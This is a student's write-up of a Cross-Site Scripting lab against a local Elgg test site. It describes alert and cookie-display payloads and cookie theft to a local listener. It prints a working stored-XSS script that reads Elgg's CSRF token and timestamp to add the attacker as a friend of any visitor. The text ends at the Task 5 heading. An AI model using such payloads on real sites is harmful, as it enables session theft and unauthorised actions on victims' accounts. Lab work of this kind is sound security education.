

Cross-Site Scripting (XSS) Attack Lab

Name: Raman Srivastava

SUID: 946665605


Task 1: Posting a Malicious Message to Display an Alert Window






This website can execute javascript code. We've typed in the javascript in brief description field and after pressing save, we can see that an alert has been created that displays XSS.

Task 2: Posting a Malicious Message to Display Cookies




Here, we're going to display cookies using javascript code. We use document.cookie to achieve this.




Here, we can see that we're able to view the cookie that has been passed in the HTTP Request. Our attacked has worked.

Task 3: Stealing Cookies from the Victim's Machine



The purpose of the javascript code is to catch the cookie using document.cookie and send it to a system with it's IP address mentioned, which in our case is the localhost machine which has an IP of 127.0.0.1 over port number 5555.



We can see we've captured the cookie from the HTTP Request and displayed it on the terminal


Task 4: Becoming the Victim's friend.

http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1541294841&__elgg_token=ErqeYB3MUir6t7G1grc-gA


Here, we capture the HTTP Request to know how the IRL is framed to add a friend.

Below is the javascript code to add friend. Because token and time stamp keep changing, we frame our javascript code by using elgg.security.token.__elgg_ts and elgg.security.token.__elgg_token.


```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47" + token + ts;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```




We place the above javascript code in the about me section and press save.




About me won't be displayed because it runs as a javascript code before displaying.



This screenshot shows Samy's profile from Bob's account.




After Boby visit's Samy's account, the javascript code runs in the background. Then when we go back to the home page, we can see in the activity page that shows Boby has become friends with Samy even though Boby never sent a friend request.




Ans 1: We capture the values of the timestamp and security token in the var ts and var token variable using "var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;" and var token="&__elgg_token="+elgg.security.token.__elgg_token; because these values are generated randomly and are present as javascript variables, and we need to have these values to beat the CSRF countermeasures. Our javascript code won't work if the timestamp and token values can't be validated correctly.

Ans 2: The attack can still take place if we're only provided the editor mode. The purpose of the editor is to add extra elements for the purpose of formatting. The attack will still work because the malicious code is a javascript and is enclosed in it's tag.

Task 5: Modifying the Victim's Profile



